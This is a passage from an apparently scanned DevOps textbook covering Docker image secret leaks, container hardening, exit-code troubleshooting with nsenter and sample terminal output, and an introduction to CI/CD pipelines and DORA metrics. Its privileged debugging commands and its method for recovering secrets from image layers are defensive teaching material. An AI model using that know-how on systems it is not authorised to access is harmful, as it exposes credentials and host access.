Symptoms. The password of a database user appears in `docker history` output or in an extracted layer.

Diagnosis. `docker history --no-trunc` exposes `ARG` values and commands; layer extraction (as above) exposes deleted files.

Root cause. Secrets passed by `ARG`/`ENV` or copied and later deleted stay in the image because layers are additive.

Fix. Revoke and rotate the credential immediately (the image must be treated as compromised, deleting the tag is not sufficient because copies exist), rebuild without the secret and publish a new image.

Prevention. Use BuildKit secret mounts and runtime secret injection, scan images and repositories for secrets in the pipeline, and keep `.env` and key files in `.dockerignore`.

Problem 23: application fails after switching to a hardened configuration

Scenario. `--read-only` and a non-root user are enabled and the service stops working.

Symptoms. `Read-only file system` or `Permission denied` on start-up, for temp files, caches or logs.

Diagnosis. The log shows the path; `docker diff NAME` lists files the container tried to write on a normal run, which identifies the directories that need to be writable.

Root cause. The application writes to places that were writable only because it ran as root with a writable root file system (for example `/tmp`, a work directory, a log directory).

Fix. Mount tmpfs or volumes on exactly those paths (`--tmpfs /tmp`, `-v work:/work`), set `java.io.tmpdir` if needed and make directories writable for the numeric user.

Prevention. Develop and test with the hardened flags from the start (in Compose: `read_only: true`, `cap_drop: [ALL]`, `user: "10001"`).

sreeram

2.10.5 Questions to expect

Q1. Why is running as root in a container a risk? UID 0 in the container is UID 0 on the host unless user namespaces are used. A container escape or a mounted host path then gives root access. A non-root numeric user limits the damage.

Q2. How can a secret end up in an image, and how is it avoided? Through `ARG`, `ENV` or files copied into a layer; deleting the file later does not remove it. Use BuildKit secret mounts at build time and runtime secret injection.

Q3. What do `--read-only`, `--cap-drop ALL` and `no-new-privileges` do? A read-only root file system prevents modification of the image content; dropping capabilities removes kernel privileges such as chown or raw sockets; `no-new-privileges` stops setuid binaries from gaining privileges.

Q4. Why is mounting the Docker socket dangerous? It allows creating privileged containers or containers that mount the host file system, which is root on the host.

Q5. What is a minimal or distroless image? An image containing the application and its runtime libraries but no shell or package manager, which reduces vulnerabilities and tools available to an attacker, at the cost of harder debugging.

Q6. What is rootless mode? The daemon and containers run as an unprivileged user using user namespaces, so root in the container maps to an ordinary host user.

Q7. How do vulnerability scanners work and what are their limits? They match installed package and library versions against vulnerability databases. They report known issues, produce false positives and negatives and do not find unknown flaws.

Q8. Why pin base image versions or digests and still rebuild regularly? Pinning makes builds reproducible; regular rebuilds pick up security patches of the base image. Automation (a dependency bot) proposes updated pins.

KEY POINTS

- Secrets in ARG, ENV or deleted files remain in the layers; docker history and layer extraction reveal them. Use BuildKit secret mounts.
- Run as a numeric non-root user with a read-only root file system, no capabilities, no-new-privileges and resource limits.
- Mounting docker.sock or joining the docker group equals root on the host.
- Prefer minimal base images, multi-stage builds, pinned versions, scanning and signing.
- A leaked secret must be revoked and rotated; deleting the image is not enough.

2.11 Troubleshooting Containers

Containers fail in a small number of recognisable ways: the process exits, it is killed, it never becomes healthy, it cannot be reached or it behaves differently from the laptop. Each failure leaves evidence in the exit code, the logs, the container state and the namespaces. A fixed sequence of commands finds the cause faster than guesswork.

2.11.1 Concept and mechanism

Exit codes

The exit code of a container is the exit status of its main process. Values above 128 mean termination by signal number minus 128.

Code	Meaning	Typical cause
`0`	Process ended normally	A shell without a terminal, a one-shot command
`1 or 2`	Application error	Unhandled exception, wrong arguments
125	The docker command itself failed	Invalid option (`unknown flag`), daemon error
126	Command found but not executable	Permission denied on the program file
127	Command not found	Wrong ENTRYPOINT or CMD, missing program in the image
137	Killed by SIGKILL (128 + 9)	Out-of-memory kill, or `docker stop` timeout expired
143	Terminated by SIGTERM (128 + 15)	Normal stop of a program that handles SIGTERM

Container exit codes observed on the build machine.

Diagnosis sequence




Figure 2.23. Start with docker ps -a, branch on the state, then use the exit code, health output or network checks to reach the cause.

2.11.2 Worked example

Reproducing the exit codes

Exit codes 0, 1, 125, 126, 127 TERMINAL

```
$ docker run --rm v2-base:1 bash -c 'exit 0'; echo $?
0
$ docker run --rm v2-base:1 bash -c 'echo failing; exit 1'; echo $?
failing
1
$ docker run --rm v2-base:1 nosuchcmd; echo $?
docker: Error response from daemon: ... exec: "nosuchcmd": executable file not found in $PATH
127
$ docker run --rm v2-base:1 /etc/passwd; echo $?
docker: Error response from daemon: ... exec: "/etc/passwd": permission denied
126
$ docker run --rm --nosuchflag v2-base:1; echo $?
unknown flag: --nosuchflag
125
```

Exit 137 and 143 were produced earlier: `docker kill` and a `docker stop` of a process without a SIGTERM handler gave 137 (container `sleep` as PID 1), a Java process with a shutdown hook gave 143, and an OOM kill gave 137 with `OOMKilled=true`.

Inspecting a running container

docker events for one container lifecycle TERMINAL

```
$ docker run -d --name v2-tr v2-base:1 sleep 100; sleep 1; docker stop -t 1 v2-tr; docker rm v2-tr
$ docker events --since $START --until $END --filter container=v2-tr \
    --format '{{.Type}} {{.Action}}'
container create
container start
container kill
container kill
container stop
container die
container destroy
```

top, stats and inspect — TERMINAL

```
$ docker top v2-tr -o pid,user,args
PID                 USER                COMMAND
32619               10001               java -jar /app/orders-lite.jar
$ docker stats --no-stream --format 'table {{.Name}}\t{{.CPUPerc}}\t{{.MemUsage}}\t{{.PIDs}}' v2-tr
NAME      CPU %     MEM USAGE / LIMIT   PIDS
v2-tr     0.19%     20.41MiB / 128MiB   15
$ docker inspect v2-tr \
    --format 'State={{.State.Status}} Pid={{.State.Pid}} Health={{.State.Health.Status}}'
State=running Pid=32619 Health=starting
```

The `docker top` output lists the process with its host PID (32619, as in `State.Pid`), which links the container to the host tools.

nsenter: host tools inside container namespaces

When an image has no shell or tools (distroless images), the host's tools can be run inside the container's namespaces with `nsenter`:

nsenter (as root on the host) — TERMINAL

```
$ nsenter --target 32619 --pid --mount ps -e -o pid,comm
    PID COMMAND
      1 java
     21 ps
$ nsenter --target 32619 --net cat /proc/net/dev | tail -n +3 | cut -d: -f1
    lo
```

The first command ran the host's `ps` inside the PID and mount namespaces of the container; the second read the network interfaces of the container's network namespace (only `lo`, because the container ran with `--network none`). Use `--net` with host tools such as `ss` to inspect sockets of a container whose image contains no networking tools.

2.11.3 Hands-on

Objective: diagnose three prepared failures.

1. Run `docker run -d --name f1 IMAGE bash` (shell without a terminal), then use `docker ps -a` and `docker inspect -f '{{.State.ExitCode}}' f1`.
2. Run `docker run -d --name f2 --memory 64m IMAGE sh -c 'tail /dev/zero'` (allocates memory until killed) and read the exit code and `OOMKilled`.
3. Run `docker run -d --name f3 --health-cmd false --health-interval 1s IMAGE sleep 60`, wait five seconds and read `docker inspect -f '{{json .State.Health}}' f3`.
4. Start a server container on a user-defined network and from a client container reach it by `localhost` and then by name.
5. Remove all containers created in the exercise with `docker rm -f f1 f2 f3`.

Expected result: exit code 0, exit code 137 with `OOMKilled=true`, health `unhealthy` with a failing streak, and a connection refused for `localhost` against a success by name.

2.11.4 Real-world problems and solutions

Problem 24: container restarts in a loop (CrashLoop)

Scenario. A service with `restart: unless-stopped` starts, runs briefly and restarts repeatedly.

Symptoms. `docker ps` shows `Restarting (1) 5 seconds ago`; the restart count rises (in the experiment a one-second failing process reached 4 restarts within seven seconds).

Diagnosis. `docker logs --tail 100 NAME` (logs survive restarts), `docker inspect -f '{{.State.ExitCode}} {{.State.Error}}' NAME` and the exit code table.

Root cause. The main process fails at start-up: missing environment variable, unreachable dependency, wrong command (127) or permission problem (126).

Fix. Correct the configuration. To inspect the environment, start a shell with the same image and settings: `docker run --rm -it --entrypoint sh IMAGE`.

Sreeram

Prevention. Fail fast with a clear message on missing configuration, add readiness-aware start order and alert on restart counts.

Problem 25: the image runs on the laptop but fails on the server

Scenario. The container exits immediately on the server with `exec format error`.

Symptoms. `standard_init_linux.go: exec user process caused: exec format error`, or a platform warning.

Diagnosis. Compare `docker image inspect --format '{{.Architecture}}'` with `uname -m` on the server.

Root cause. The image was built for another CPU architecture (for example arm64 on a Mac, amd64 on the server).

Fix. Build for the target platform (`docker buildx build --platform linux/amd64`) or publish a multi-platform image through an image index.

Prevention. Build release images in CI on the target architecture or explicitly with `--platform`.

2.11.5 Questions to expect

Q1. What does exit code 137 mean? The process was killed by SIGKILL (128 + 9), usually by the kernel OOM killer (`OOMKilled=true`) or by `docker stop` after the timeout.

Q2. What do 126 and 127 mean? 126: the command exists but cannot be executed (permissions or format). 127: the command was not found in the image.

Q3. A container is `Exited (0)` a second after start. Why? Its main process finished, for example an interactive shell without a terminal or a daemon that forked into the background.

Q4. How are the logs of a crashed container read? `docker logs NAME` works for stopped containers as long as they are not removed (and the logging driver supports reading).

Q5. How is a container with no shell debugged? From the host with `nsenter -t PID` using host tools, with `docker cp`, or with an ephemeral debug container sharing its namespaces (`--pid container:NAME --network container:NAME`).

Q6. What do `docker top`, `docker stats` and `docker events` show? Processes of one container with host PIDs, live CPU, memory, I/O and PIDs per container, and the stream of daemon events such as create, start, kill, die, destroy.

Q7. How is an unhealthy container investigated? `docker inspect` shows the last health check outputs; run the same command manually with `docker exec`, and verify the command exists in the image and the start period is long enough.

Q8. What does `exec format error` indicate? An architecture mismatch between image and host, or a script without an interpreter line.

KEY POINTS

- Read the exit code first: 0 normal, 1 to 2 application, 125 to 127 invocation, 137 SIGKILL or OOM, 143 SIGTERM.
- Use docker logs, inspect, events, stats and top before entering the container.
- nsenter runs host tools inside container namespaces, which helps with minimal images.
- Most connectivity faults are localhost misuse, missing publishing or different networks.
- Always confirm architecture, health command presence and start-period for containers that restart or never become healthy.

greram

PART 3

Continuous Integration and Delivery

Automating the path from a commit to a verified, deployable artifact: concepts, the Maven pipeline and GitHub Actions.

In this part

3.1 Continuous Integration, Continuous Delivery and Continuous Deployment
3.2 The Build and Test Pipeline for a Spring Boot Service
3.3 GitHub Actions Fundamentals
3.4 GitHub Actions: Matrices, Images, Environments and Reuse
3.5 Jenkins: Architecture and Operation
3.6 The Jenkinsfile: Declarative Pipeline in Practice
3.7 Why Jenkins When GitHub Has Actions
3.8 Code Quality and Security Gates

3.1 Continuous Integration, Continuous Delivery and Continuous Deployment

A team of five developers works on `orders-service` for six weeks, each on a separate branch. On the last day the branches are merged. Two branches changed the same entity class, a third upgraded a library that the other two use, and the combined code does not compile. Two further days pass before the build is green, and nobody can state which change introduced which defect. This situation is known as integration hell, and it is the problem that continuous integration was invented to remove.

A second problem appears after the merge. The release is built on a developer laptop, copied to a server by hand, and started with a script that exists only in one person's shell history. The release takes an afternoon, it fails in ways that differ from the previous release, and for that reason releases are postponed and grow larger. Larger releases are riskier, which postpones them further.

Continuous integration, continuous delivery and continuous deployment are three related practices that address these problems by making integration and release small, frequent, automated and repeatable. The reader is assumed to know Git (see the Part on Git and GitHub), to be able to build a Spring Boot application with Maven, and to know what a Docker image is (see the Part on containers). This chapter defines the terms precisely, describes the anatomy of a pipeline and introduces the measurements used to judge whether the practices work.

3.1.1 Concept and mechanism

The integration problem

Integration cost grows with the time that changes stay unmerged and with the number of changes merged at once. A conflict between two changes of one day is resolved by the two authors in minutes, because both remember the intent. A conflict between two changes of six weeks requires reconstructing that intent from the code. Continuous integration reduces the interval between divergence and merge to hours.

sreram




Figure 3.1. Late integration concentrates all conflicts into one merge at the end, whereas continuous integration merges small changes into the main branch repeatedly and verifies each merge automatically.

DEFINITION
Continuous integration (CI): the practice of merging every developer's work into a shared mainline frequently (at least daily) and verifying each merge with an automated build and automated tests. A merge that breaks the build is treated as the most urgent problem of the team.

The practice has a human part and a tool part. The tool part is a CI server (GitHub Actions, Jenkins, GitLab CI) that starts a build for every push. The human part is the agreement that the mainline stays releasable: a failing build on the mainline is fixed or reverted immediately, and developers do not push further changes onto a red mainline. A CI server without that agreement only reports failures that nobody acts on.

DEFINITION
Continuous delivery: the practice of keeping the software in a state that can be released to production at any time, by passing every change through an automated pipeline that ends in a deployable artifact, which is deployed to production by a manual, one-click decision.

DEFINITION
Continuous deployment: continuous delivery in which the final manual decision is removed: every change that passes all automated stages is deployed to production without human approval.

The three terms form a ladder, shown in the next figure. Continuous integration is the base: build and test on every change. Continuous delivery extends the automation up to a release candidate that has been deployed to a production-like environment and is ready to ship. Continuous deployment automates the last step. The abbreviation CD is used for both delivery and deployment, so a sentence that uses it must state which is meant.




Figure 3.2. Continuous delivery and continuous deployment differ in exactly one box: delivery keeps a human approval before production, deployment replaces it with automated gates.

Aspect	Continuous integration	Continuous delivery	Continuous deployment
Question answered	Does the merged code build and pass tests?	Could this commit be released now?	Is this commit running in production?
Automation reaches	Tested build	Staging, with release-ready artifact	Production
Release decision	Not applicable	Human, by approval	Automated gates
Typical prerequisite	Automated unit tests	Integration tests, scripted deployment	Strong test suite, monitoring, fast rollback
Typical user	Almost every team	Teams with approval or audit duties	Teams with mature monitoring and feature flags

Comparison of the three practices.

Continuous deployment is not a goal in itself. A bank that must record a human approval for every production change practises continuous delivery by policy, and nothing is lost: the pipeline still produces a release candidate that can be approved within minutes. The common mistake is the opposite one, calling a build server that runs `mvn package` "CI/CD" while releases are still manual.

Anatomy of a pipeline

A pipeline is the automated sequence of stages that a change passes on its way to production. Each stage answers one question and either passes or stops the pipeline. The stages for `orders-service` are listed below. The grouping into commit, acceptance and release stages follows the terminology of the book Continuous Delivery by Jez Humble and David Farley (2010); the target durations are assumed values that the reader should replace with measurements from the own project.




Figure 3.3. The commit stage must finish in minutes because it runs on every push; slower checks move to the acceptance stage; any failure stops the pipeline and reports to the author.

Stage	Question answered	Typical command or tool	Target (assumed)
Checkout	Which exact commit is built?	`git checkout` of the pushed SHA	seconds
Compile	Does the code compile with the target JDK?	`mvn compile`	under 1 min
Unit test	Does each class behave as specified, in isolation?	`mvn test` (Surefire)	under 3 min
Static analysis	Does the code follow rules and avoid known bug patterns?	Checkstyle, SpotBugs, SonarQube	under 3 min
Package	Can the deployable artifact be built?	`mvn package` (executable jar)	under 1 min
Publish artifact	Is the artifact stored once, immutably, under a unique version?	registry or artifact repository	seconds
Integration test	Do the components work together with a real database?	`mvn verify` (Failsafe), PostgreSQL container	under 10 min
Deploy to staging	Can the artifact be deployed by the script that production uses?	deployment script	minutes
Smoke test	Does the deployed service answer `/actuator/health`?	`curl` in the pipeline	seconds
Deploy to production	Is the release running for users?	same script, production settings	minutes

Pipeline stages for orders-service, with the question each stage answers.

The order of stages is a cost-ordering: cheap and likely-to-fail checks run first. A compile error is detected in seconds, before 10 minutes are spent on integration tests. This principle is called failing fast, and it applies inside a stage as well: Maven stops at the first failed module unless told otherwise.

Principles that make the practice work

Fast feedback

A developer who waits 40 minutes for a verdict starts another task, and a failure then costs a context switch. A commonly cited target for the commit stage is about ten minutes (this figure is a guideline from the continuous delivery literature, not a rule). When the commit stage exceeds the target, the usual remedies are parallel jobs, dependency caching, splitting slow tests into a later stage and removing redundant work. Later chapters demonstrate each remedy.

Pipeline as code

The definition of the pipeline (stages, commands, environments) is stored in the repository next to the source, as a YAML file for GitHub Actions or a `Jenkinsfile` for Jenkins. Compared with a pipeline configured in a web interface, a pipeline as code has history (`git log` shows who changed the test command and why), is reviewed in pull requests, is reproduced by checking out an old commit, and is restored from the repository after a loss of the CI server.

Build once, deploy many

The artifact is built exactly once, at the start of the acceptance stage, and the same bytes are promoted through every environment. Only configuration differs between environments: database URL, credentials and feature settings are supplied at deployment time, not compiled in. If each environment were rebuilt from source, the tested binary and the deployed binary would be different artifacts that merely share a source commit, and a difference in a dependency, a JDK patch version or a build timestamp could invalidate the testing.




Figure 3.4. The artifact is identified by a content digest in the registry; each environment receives the same digest and differs only in injected configuration and secrets.

Immutable artifacts and unique versions

An artifact that has been published is never modified. A new build produces a new version. For container images the identifier is the digest, `sha256:` followed by a hash of the image manifest, and a human-readable tag such as the Git commit SHA is attached to it. Re-pushing an existing tag with different content (for example `latest`) breaks traceability, because the name no longer identifies what ran in production. The chapter on registries in the Part on containers describes tagging strategies.

Environments

An environment is a place where the application runs with its own configuration, data and access rules. The three common ones are listed below.

Environment	Purpose	Data	Who or what deploys
Development (dev)	Early integration of work in progress; experiments	Synthetic data, disposable	Automatically on merge to main
Staging (pre-production)	Final verification in a setup that mirrors production	Anonymised or synthetic data	Automatically on merge to main
Production (prod)	Real users	Real data	Approval (delivery) or gates (deployment)

Typical environments for orders-service.

Staging earns its value only when it resembles production: the same JDK, the same container image, the same PostgreSQL major version and the same deployment script. A staging environment with an in-memory database finds defects that production does not have and misses those that it does.

Trunk-based development as the branching model of CI

Continuous integration requires branches that live for hours or at most a day or two. In trunk-based development all developers integrate into one main branch ("trunk"), either by committing directly or by short-lived branches merged through pull requests. Unfinished functionality is hidden behind a feature flag (a configuration switch that disables a code path at run time) so that incomplete work can be merged without being released. The workflow chapter in the Part on Git compares trunk-based development with Git Flow and GitHub Flow. A long-lived feature branch that is rebased on main every morning is not continuous integration, because the combined state is never built.

Measuring the result: DORA metrics

DevOps Research and Assessment (DORA) is a research programme on software delivery performance. Its model defines five software delivery metrics in two groups. The definitions below are quoted in substance from the DORA website (per dora.dev, consulted October 2026).




Figure 3.5. Throughput metrics describe how quickly changes reach production; instability metrics describe how often a deployment causes harm that needs immediate intervention.

Metric	Definition	Group
Change lead time	The amount of time it takes for a change to go from committed to version control to deployed in production	Throughput
Deployment frequency	The number of deployments over a given period, or the time between deployments	Throughput
Failed deployment recovery time	The time it takes to recover from a deployment that fails and requires immediate intervention	Throughput
Change fail rate	The ratio of deployments that require immediate intervention following a deployment	Instability
Deployment rework rate	The ratio of deployments that are unplanned but happen as a result of an incident in production	Instability

DORA software delivery metrics (per dora.dev, consulted October 2026).

The site also states that the model evolved from the earlier "four keys", which used mean time to restore (MTTR) in place of failed deployment recovery time and did not include the rework rate. Older articles and interview questions use the four-key vocabulary, so both sets of names occur in practice. The metrics are diagnostic and not targets: if a team is rewarded for deployment frequency, trivial deployments inflate the number without improving delivery. They are read together, because a high deployment frequency with a high change fail rate indicates a pipeline that ships quickly without adequate verification.

3.1.2 Worked example

Computing the metrics from a deployment log

